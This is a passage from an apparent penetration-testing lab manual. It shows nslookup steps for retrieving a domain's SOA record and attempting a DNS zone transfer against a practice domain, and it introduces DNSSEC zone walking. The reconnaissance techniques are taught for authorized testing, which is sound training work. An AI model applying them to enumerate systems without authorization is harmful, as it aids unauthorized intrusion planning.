
16. The **Command Prompt** window appears; type **nslookup**, and press **Enter**.

17. In the nslookup **interactive** mode, type **set querytype=soa**, and press **Enter**.

18. Type the target domain **certifiedhacker.com** and press **Enter**. This resolves the target domain information.

Note: set **querytype=soa** sets the query type to SOA (Start of Authority) record to retrieve administrative information about the DNS zone of the target domain **certifiedhacker.com**.

19. The result appears, displaying information about the target domain such as the **primary name server** and **responsible mail addr**, as shown in the screenshot.



```

Command Prompt - nslookup
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>nslookup
Default Server:  dns.google
Address:  8.8.8.8


> set querytype=soa
> certifiedhacker.com
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
certifiedhacker.com
    primary name server = ns1.bluehost.com
    responsible mail addr = dnsadmin.box5331.bluehost.com
    serial = 2018011205
    refresh = 86400 (1 day)
    retry = 7200 (2 hours)
    expire = 3600000 (41 days 16 hours)
    default TTL = 300 (5 mins)
>
  
```

20. In the **nslookup** interactive mode, type **ls -d [Name Server]** (in this example, the name is **ns1.bluehost.com**) and press **Enter**, as shown in the screenshot.

Note: In this command, **ls -d** requests a zone transfer of the specified name server.

21. The result appears, displaying that the DNS server refused the zone transfer, as shown in the screenshot.



```

Select Command Prompt - nslookup
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>nslookup
Default Server:  dns.google
Address:  8.8.8.8

> set querytype=soa
> certifiedhacker.com
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
certifiedhacker.com
    primary name server = ns1.bluehost.com
    responsible mail addr = dnsadmin.box5331.bluehost.com
    serial = 2018011205
    refresh = 86400 (1 day)
    retry = 7200 (2 hours)
    expire = 3600000 (41 days 16 hours)
    default TTL = 300 (5 mins)
> ls -d ns1.bluehost.com
[dns.google]
*** Can't list domain ns1.bluehost.com: Server failed
The DNS server refused to transfer the zone ns1.bluehost.com to your computer. If this
is incorrect, check the zone transfer security settings for ns1.bluehost.com on the DNS
server at IP address 8.8.8.8.
>
  
```



22. After retrieving DNS name server information, the attacker can use one of the servers to test whether the target DNS allows zone transfers or not. In this case, the zone transfer was refused for the target domain. A penetration tester should attempt DNS zone transfers on different domains of the target organization.
23. This concludes the demonstration of performing DNS zone transfer using dig and nslookup commands.
24. Close all open windows and document all the acquired information.
25. Turn off the **Windows 11** virtual machine.

Task 2: Perform DNS Enumeration using DNSSEC Zone Walking

DNSSEC zone walking is a DNS enumeration technique that is used to obtain the internal records of the target DNS server if the DNS zone is not properly configured. The enumerated zone information can assist you in building a host network map. There are various DNSSEC zone walking tools that can be used to enumerate the target domain's DNS record files.

